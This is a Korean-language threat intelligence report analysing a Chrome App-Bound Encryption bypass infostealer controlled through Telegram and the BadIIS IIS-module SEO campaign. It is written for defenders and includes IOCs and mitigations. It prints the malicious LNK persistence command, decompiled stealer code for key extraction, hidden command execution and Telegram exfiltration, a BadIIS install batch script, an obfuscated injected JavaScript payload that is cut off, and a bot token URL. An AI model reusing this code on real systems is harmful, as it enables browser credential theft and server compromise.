SECUI

2025 년 2 월 둘째 주, 위협 동향 보고서
(Threat Intelligence Report)

– 목 차 –

1 2025 년 2 월 둘째 주, 최신 위협 현황


1.1 Chrome 의 앱 바운드 암호화를 우회하는 악성코드

1.1.1 키워드 및 요약

+ 키워드: Data Exfiltration, Infostealer, Chrome, Telegram
+ 요약: Chrome 의 앱 바운드 암호화를 우회하고 정보를 탈취하는 공격

1.1.2 위협 설명

+ 최근, PDF 로 위장한 .LNK 파일과, PNG 로 위장한 XML 파일이 압축된 ZIP 파일을 통해 악성 소프트웨어가 유포되고 있는 정황이 확인됨.
+ 파일명은 "CV Telesale Trần Huỳnh Cẩm Duyên.zip"이라는 베트남어로, 베트남의 마케팅 및 영업 관련 조직을 공격 대상으로 삼을 가능성이 높음.
+ LNK 파일은 예약된 작업을 생성하여 악성코드를 배포.
+ 이 악성코드는 Chrome 의 앱 바운드 암호화[1]를 우회하고 Chrome 과 관련된 중요 파일을 탈취.
+ 또한, 탐지를 회피하기 위해 Telegram Web API 를 통해 공격자와의 통신을 설정.
+ 해당 악성 소프트웨어를 이용하면 공격자는 필요에 따라 Telegram 봇 ID 와 채팅 ID 를 변경할 수 있어, 통신 채널을 유연하게 관리 가능.



[공격 개요도]


[1] **앱 바운드 암호화(Application-Bound Encryption)**: 암호화된 데이터 내에 Chrome 과 같은 애플리케이션의 ID 를 삽입하여 데이터 보호 API(DPAPI)를 개선하는 보안 조치

1.1.3 위협 분석

+ ZIP 파일 "CV Telesale Trần Huỳnh Cẩm Duyên.zip"에는 악성 LNK 파일 "CV_Dinh Thi Thuy.pdf.lnk"와 XML 파일 "logo.png"가 압축되어있음.
+ LNK 파일은 사용자가 실행하도록 유도하기 위해 .pdf 확장자로 위장되어 있음.
+ LNK 파일 실행 시, 아래와 같은 명령이 CMD 를 통해 실행됨.


```
cmd.exe/c tar -xf Scan_document.zip|copy logo.png %temp%₩darkmoon.xml
&&schtasks /create /sc minute /mo 15 /tn Darkmoon_Gaming /tr "%comspec%
/c powershell -nop -w h Start-Process -N -F
C:₩Windows₩Microsoft.NET₩Framework64₩v4.0.30319₩MSBuild.exe -
A %temp%₩darkmoon.xml" /f &&start ~logo.png
```

+ 명령 구문 중, "Scan_document.zip"이라는 파일은 발견되지 않았으며, 이로 보아 ZIP 파일 CV Telesale Trần Huỳnh Cẩm Duyên.zip 에는 Scan_document.zip 이 포함되어 있었을 가능성이 있음.
+ 위 명령은 "logo.png" 파일을 "%temp%₩darkmoon.xml"로 복사하고, "Darkmoon Gaming"이라는 예약된 작업을 생성하는데, 이 작업은 트리거된 후 15 분 마다 실행됨.
+ 또한, 사용자를 속이기 위해 PDF 가 열리지 않았다는 가짜 오류 메시지를 출력.



[출력되는 가짜 오류 메시지]

+ 예약된 작업이 트리거되면, MSBuild.exe 는 "%temp%₩darkmoon.xml" 파일에서 프로젝트를 로드하고, 실행되면 xml 파일에 포함된 C# 코드는 프로세스 코어 수를 확인하여 초기 시스템 검사를 수행.
+ 이 작업은, 악성코드 분석에 자주 사용되는 가상화 또는 리소스가 부족한 환경에서 실행되는 것을 방지하기 위한 작업으로, 시스템에 CPU 코어가 2 개 미만이면 실행이 즉시 중단되고 true 를 반환.




[생성되는 예약된 작업]

+ 실행이 계속되면, 악성코드는 시스템 아키텍처(32 비트 또는 64 비트)를 식별하고, MSBuild.exe 의 기본 설치 경로를 탐색.
+ 이 정보를 기반으로 악성코드는 Base64 디코딩 및 XOR 을 결합하여 런타임에 필요한 악성 구성 요소를 복호화하고, 프로젝트 파일에 내장된 하드코딩된 암호화키를 활용.
+ 이 방법은 페이로드를 정적 형태로 난독화하여 보안 도구에 대한 탐지를 회피.
+ 악성 구성 요소에는 공격자로부터 명령을 받는 .NET 실행파일, 앱 바운드 암호화를 우회할 수 있는 페이로드를 전달하는 Injector, Chrome 관련 파일을 타겟으로 하는 맞춤형 Stealer 가 포함됨.

```
private static void UBDsYuapOJz()
{
    byte[] ZkAsbmEvAX = new byte[NWhvRNnYSptWD.Length];
    for (int l_uvIsfNaPJ = 0; l_uvIsfNaPJ < NWhvRNnYSptWD.Length; l_uvIsfNaPJ++)
    {
        ZkAsbmEvAX[l_uvIsfNaPJ] = (byte)(NWhvRNnYSptWD[l_uvIsfNaPJ] ^ CFzNruQwThsYvMG[l_uvIsfNaPJ % CFzNruQwThsYvMG.Length]);
    }
    Assembly UdzCPRLhQHEMuR = Assembly.Load(ZkAsbmEvAX);
    foreach (Type GyzzRqt_MetH in UdzCPRLhQHEMuR.GetExportedTypes())
    {
        try
        {
            object TGSDxYiRphcZNuK = Activator.CreateInstance(GyzzRqt_MetH);
            GyzzRqt_MetH.InvokeMember("IwiIGMxIfdPat", BindingFlags.InvokeMethod, null, TGSDxYiRphcZNuK, new object[] { });
            break;
        }
        catch (Exception)
        {
        }
    }
}
```

[XOR 을 사용하여 복호화 후 InvokeMember 함수 호출하는 과정]

+ 64 비트 컴퓨터에서 MSBuild.exe 는 미리 정의된 매개변수를 사용하여 이전에 복호화된 .NET 파일을 메모리에서 직접 호출하여, 페이로드를 디스크에 쓰지 않고도 실행이 가능.
+ .NET 페이로드는 아래와 같은 중요한 매개변수를 처리.
  1. Telegram Bot ID: C2 작업을 위해 공격자의 Telegram 봇과 통신을 설정
  2. Chat ID: 시스템 세부 정보를 전송하고 명령을 수신하기 위한 채팅 인스턴스
  3. Encrypted custom stealer: 쿠키, 로그인 데이터, 계정 로그인 데이터, 암호화된 비밀 키 등 Google Chrome 의 민감 정보를 탈취
  4. Encrypted Injector: 이중 주입 기술을 사용하여 Reflective DLL 로더를 메모리에 주입. 이후 로더는 Chrome 의 앱 바인딩을 우회하는 악성 DLL 을 주입.



[Telegram 구성을 갖춘 InvokeMethod]

+ 악성코드는 먼저 피해자의 사용자 이름을 수집한 후, "SendMessage" 함수를 사용하여 공격자의 Telegram 봇으로 전송.
+ 데이터를 난독화하기 위해 백슬래시(\ )를 "+=...=+"로 바꾸고, 아래에 표시된 것처럼 "<code>" 및 "</code>" HTML 태그를 사용하여 메시지를 포맷.

[메시지 포맷 과정]

[sendMessage 함수를 사용하여 Telegram 봇에 수집한 사용자 이름을 전송]


+ 데이터를 전송한 후, 악성코드는 무한 루프에 진입하여 Telegram 봇의 응답을 끊임없이 기다리며, 명령 수신 시 입력을 처리하고 적절한 작업을 실행.

명령	행위
1	피해자의 시스템 이름을 Telegram 봇으로 전송
34	난독화된 문자열 "+=...=+"를 포함하는 명령을 수신. 이 구분자를 기준으로 명령을 분할하고 결과 세그먼트 수를 확인. 카운트가 정확히 3 이면, Chrome 의 앱 바운드 암호화를 우회하고 Injector 를 사용하여 암호화 키를 추출 후 Telegram 봇을 통해 공격자에게 전송.
	세그먼트 수가 4 개일 경우, Stealer 페이로드를 실행하여 Chrome 관련 민감 정보를 수집 후 탈취.
91	C2 서버의 명령에 따라 Telegram 봇 ID 와 채팅 ID 를 업데이트
45	알려지지 않음
그 외 명령	수신한 명령을 cmd.exe 를 사용하여 실행

1.1.3.1 Stealer 구성 요소

+ Stealer 컴포넌트 실행 시, Stealer 구성 요소는 "%LOCALAPPDATA%₩Google ₩Chrome₩User Data₩Default"의 Chrome 사용자 디렉터리를 스캔하여 로그인 데이터, 쿠키, 계정 로그인 데이터를 포함한 중요한 파일을 탐색.
+ 이러한 파일에는 저장된 패스워드, 쿠키, 2FA 토큰, 동기화된 기기 자격 증명, 자동 채우기 데이터 및 기타 민감 사용자 정보가 포함되어있음.
+ 또한 정규식 패턴 "₩s*.*?(?="encrypted_key)"encrypted_key"₩s*:₩s*"(?<encKey>.*?)" " 를 사용하여 "Local State" 파일에서 Chrome 의 암호화된 비밀 키를 추출.

+ 추출된 키는 "CryptUnprotectData" Win32 API 를 사용하여 복호화되고, 탈취당한 사용자 데이터 파일과 함께 "%temp%" 디렉터리에 보관되어 유출됨.
+ 이 복호화된 키는 저장된 패스워드와 기타 암호화된 브라우저 데이터를 잠금 해제하는 데 필수적이며, 민감한 계정과 개인 정보에 대한 무단 액세스를 가능하게 함.




[유출 대기 중인 데이터]

1.1.3.2 Injector 구성 요소

+ Chrome 버전 127 부터 브라우저의 ID 에 쿠키를 연결하여 쿠키를 암호화하는 앱 바운드 암호화 방식(Application-Bound Encryption)이 도입되어, Chrome 만 쿠키에 액세스 가능하게 됨.
+ 이후 버전에서는 이 보안 조치를 확장하여 패스워드와 자격 증명을 포함한 다른 민감 데이터를 보호하고, 외부 애플리케이션의 무단 복호화를 더욱 방지.
+ 이 제한을 우회하기 위해 Injector 구성 요소의 코드는 "₩Google₩Chrome ₩Application" 디렉터리에 있는 "chrome_proxy.exe"를 대상으로 하드코딩됨.
+ 프로세스가 중단된 동안 Injector 는 메모리에 있는 페이로드를 해독하는데, 이는 Reflective 로더로 동작함.
+ 이후 이 로더는 프로세스 chorme-proxy.exe 에 주입되고, Reflective DLL Injection[2]을 활용하여 내장된 페이로드인 "DumpChromeKeyLoader.dll"을 로드하는 것으로 기존의 바이러스 백신 탐지를 회피.

[2] **Reflective DLL Injection**: 디스크가 아닌 메모리에 저장된 DLL 을 인젝션할 수 있도록 하는 프로세스 인젝션 기법

+ 이 프로세스는 이중 주입 기술을 사용하는데, 첫 번째 주입은 Reflective 로더를 로드하고, 두 번째 주입은 최종 페이로드를 대상 프로세스에 로드.



[프로세스 주입]

+ 주입 후, "DumpChromeKeyLoader.dll"은 "AppData₩Local₩Google₩Chrome ₩User Data" 디렉터리 내의 "Local State" 파일을 탐색.
+ 이 파일에는 쿠키 및 저장된 패스워드와 같은 민감 정보를 보호하는 데 사용되는 "app_bound_encrypted_key"를 포함하여 중요한 Chrome 구성 및 보안 데이터가 포함되어 있음.
+ 악성코드는 정규식을 사용하여 Local State 파일 내에서 app_bound_encrypted_key 를 탐색.
+ 패턴 "₩s*.*?(?="app_bound_encrypted_key)"app_bound_encrypted_key"₩s*:₩s*" (?<encKey>.*?)"는 암호화된 키를 검색하고 추출하는 데 사용되며, 파일에서 app_bound_encrypted_key 문자열을 식별하고 그 뒤에 오는 암호화된 키를 캡처.

```
private static string oUw_AbLiepV()
{
    string @string = Encoding.UTF8.GetString("Local State");
    string arg = stbvGWcFuX.pAChDtH_pm(stbvGWcFuX.lnRqlsgRFXsMNKP);
    string str = Environment.ExpandEnvironmentVariables(string.Format(Encoding.UTF8.GetString("%LOCALAPPDATA%{0}")), arg);
    string path = str + Encoding.UTF8.GetString("\") + Encoding.UTF8.GetString(@string);
    string string2 = Encoding.UTF8.GetString(("\s*.*?(?="app_bound_encrypted_key)"app_bound_encrypted_key"\s*:\s*"(?<encKey>.*?)""));
    return Regex.Match(File.ReadAllText(path), string2).Groups[Encoding.UTF8.GetString("encKey")].Value;
}
```

[정규식 패턴]

+ 암호화된 키를 추출한 후, 악성코드는 "GoogleChromeElevationService"에서 DecryptData 메소드를 호출하여 복호화된 키를 획득.
+ 이를 통해 Chrome 의 애플리케이션 바운드 암호화를 우회하고 저장된 패스워드와 쿠키를 포함한 보호된 데이터에 액세스가 가능.
+ 복호화 후, 악성코드는 추출된 키를 "%temp%₩ei5m013o.0fh" 파일에 저장하여 유출.

```
// Token: 0x06000002 RID: 2 RVA: 0x000020C0 File Offset: 0x000002C0
private static string DnDDvkjcCX(string IFQBcr_pkyxxT)
{
    DEQIIJlEU_IhA.IElevator elevator = (DEQIIJlEU_IhA.IElevator)new DEQIIJlEU_IhA.Elevator();
    bool flag = !DEQIIJlEU_IhA.gkbqfSTuNUf(elevator, DEQIIJlEU_IhA.ImpersonationLevel.Impersonate);
    string result;
    if (flag)
    {
        result = "";
    }
    else
    {
        uint num = 0U;
        string text = "";
        elevator.DecryptData(IFQBcr_pkyxxT, ref text, ref num);
        result = text;
    }
    return result;
}
```

[Chrome 키 복호화]

+ 공격자는 또한 명령 프롬프트를 통해 명령 실행이 가능.
+ 공격자가 미리 정의된 명령과 일치하지 않는 명령을 전송하면, 숨김 모드에서 "cmd.exe /c <명령>" 형식으로 실행되고, 출력은 아래에 표시된 것과 같이 Telegram Web API 를 통해 공격자에게 전송됨.

```
try
{
    Process process = new Process();
    process.StartInfo.UseShellExecute = false;
    process.StartInfo.RedirectStandardOutput = true;        //redirects output to text
    process.StartInfo.RedirectStandardError = true;         //redirects output to text2
    process.StartInfo.FileName = dWrSYbUMlIust.HtaFCbXbZhD(dWrSYbUMlIust.cTITTYZncm);   //cmd.exe
    process.StartInfo.Arguments = "/c " + text3;            // command received from TA
    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;  //Hidden mode
    process.Start();
    process.WaitForExit(5000);
    text = process.StandardOutput.ReadToEnd();
    text2 = process.StandardError.ReadToEnd();
}
```

[명령 실행 기능]

+ 각 명령을 실행한 후, 악성코드는 Telegram Web API 를 통해 공격자에게 출력이나 오류를 전송.
+ 이러한 실시간 통신을 통해 공격자는 실행 결과를 모니터링하고 그에 따라 명령 조정이 가능.

```
            catch (Exception ex3)
            {
                nonveqPyeMo.ExfiltrationViaBot(ex3.Message, result);
                continue;
            }
        }
        if (result.Contains(nonveqPyeMo.qTZYSiyaCCojbo))
        {
            try
            {
                string[] array3 = result.Split(new string[]
                {
                    "+=...=+"
                }, StringSplitOptions.None);
                if (array3.Length != 5)
                {
                    nonveqPyeMo.ExfiltrationViaBot("Wrong format!", result);
                    continue;
                }
                nonveqPyeMo.ExfiltrationViaBot(nonveqPyeMo.oEyKPxERBxZW(array3[3], array3[4]).Result, result);
                continue;
            }
            catch (Exception ex4)
            {
                nonveqPyeMo.ExfiltrationViaBot(ex4.Message, result);
                continue;
            }
        }
        nonveqPyeMo.ExfiltrationViaBot(nonveqPyeMo.pbUuAMQVkDDhpb(result), result);
    }
    Thread.Sleep(nonveqPyeMo.GhTSPlRUxAGd);   //sleep
```

[Telegram WEB API 를 사용한 정보 유출 기능]

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
URL	hxxps[:]//api[.]telegram[.]org/bot7627703707:AAH6TL7Iw6mulVgNjoYcp0OkKmYFg2S1fVE/sendMessage
FileHash-SHA256	4c9a58b8a77a5f4c2e4a5ae070c25238aff20810b81e92393ef955f53e6eb5f3
	be210a706826056a9284d41ec13070d46a1465ea8eef8b8ae66c548dba7d3fd1
	94227bd384cbc499c7b8c43a2cb67a4e866a9ab0e59b3433271fe3d8a98f809b

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- https://cyble.com/blog/dual-injection-undermines-chromes-encryption/


1.2 BadIIS 악성코드를 사용한 SEO 조작 캠페인

1.2.1 키워드 및 요약

+ 키워드: BadIIS, SEO Manipulation
+ 요약: SEO 조작을 위해 BasIIS 악성코드를 사용하여 IIS 서버를 공격하는 캠페인

1.2.2 위협 설명

+ 최근, "BadIIS"라는 악성코드를 사용하는 공격 캠페인이 확인됨.
+ BadIIS 는 인터넷 정보 서비스(Internet Information Service, IIS)를 공격 대상으로, SEO[3] 조작이나 정상적인 사용자의 브라우저에 악성 컨텐츠를 주입하는 등의 악성 행위에 사용될 수 있음.
+ 대한민국을 포함하여 인도, 태국, 베트남, 필리핀, 싱가포르, 대만, 일본, 브라질에 위치한 IIS 서버를 대상으로 하며, 해당 서버들은 주로 정부 기관, 대학, 기술, 통신 관련 서버로 확인됨.
+ 또한, 사용자를 불법 도박 웹 사이트로 리다이렉트하는 방식을 사용하는 것으로 보아, 공격자는 금전적인 이익을 위해 BadIIS 를 배포하는 것으로 추정됨.



[BadIIS 악성코드 피해 지역]

[3] **SEO(Search Engine Optimization)**: 웹사이트가 검색 방식을 통해 검색 엔진에서 상위에 노출될 수 있도록 최적화하는 과정

1.2.3 위협 분석

+ 공격자 중 하나는 IIS 서버를 탈취한 후, BadIIS 모듈을 설치하기 위해 아래와 같은 명령이 포함된 배치 파일을 사용함.


```
iisreset /stop

copy "%~dp0iis32.dll" "C:\ProgramData\Microsoft\DRM\HttpCgiModule.dll"
copy "%~dp0iis64.dll" "C:\ProgramData\Microsoft\DRM\HttpFastCgiModule.dll"
del "%~dp0iis32.dll"
del "%~dp0iis64.dll"

c:\windows\SysWOW64\inetsrv\appcmd.exe install module /name:"HttpCgiModule"
/image:C:\ProgramData\Microsoft\DRM\HttpCgiModule.dll /preCondition:"bitness32"
c:\windows\System32\inetsrv\appcmd.exe install module /name:"HttpFastCgiModule"
/image:C:\ProgramData\Microsoft\DRM\HttpFastCgiModule.dll /preCondition:"bitness64"

iisreset /start
del "%~dp0iis.bat"
```

[IIS 모듈 설치에 사용되는 스크립트 일부]

1.2.3.1 SEO 조작 모드

+ 설치된 BadIIS 는 웹 서버에서 요청한 HTTP 응답 헤더 정보를 변경 가능.
+ 수신된 HTTP 헤더의 "User-Agent" 및 "Referer" 필드를 확인한 후, 해당 필드에 특정 검색 포털 사이트나 키워드가 포함되어 있으면 BadIIS 는 사용자를 정상적인 웹 페이지 대신 온라인 불법 도박 사이트와 관련된 페이지로 리다이렉트.
+ 이 기능은 SEO 조작에 사용될 수 있는 검색 엔진 스크래퍼의 트래픽을 식별하도록 설계됨.


필드	키워드
User-Agent	360, baidu, bing, coccoc, daum, google, naver, sogou, yisou
Referer	baidu[.]com, bing[.]com, Coccoc, daum[.]net, google, naver[.]com, so[.]com, sogou[.]com, sm[.]cn



[SEO 조작 작업 흐름]

1.2.3.2 Injector 모드

+ Injector 모드에서는 설치된 BadIIS 가 정상적인 방문자의 요청에 대한 일반적인 응답에 악성 JavaScript 코드를 삽입하여, 악성 웹 사이트로 리다이렉트 시킴.



[Injector 모드의 작업 흐름]

+ 이 기능에는 아래와 같은 난독화된 코드가 사용됨.

```
<script type = "text/javascript"> eval(function(p, a, c, k, e, r) {
    e = function(c) {
        return (c < a ? '' : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.fromCharCode(c + 29) : c.toString(36))
    };
    if(!''.replace(/^/, String)) {
        while (c--) r[e(c)] = k[c] || e(c);
        k = [function(e) {
            return r[e]
        }];
        e = function( ) {
            return '₩₩w+'
        };
        c = 1
    };
    while (c--)
        if (k[c]) p = p.replace(new RegExp('₩₩b' + e(c) + '₩₩b', 'g'), k[c]);
    return p
}('m(d(p,a,c,k,e,r){e=d(c){f c.n(a)};h(!₩'₩'.i(/^/,o)){j(c--)r[e(c)]=k[c]||e(c);k=[d(e){f
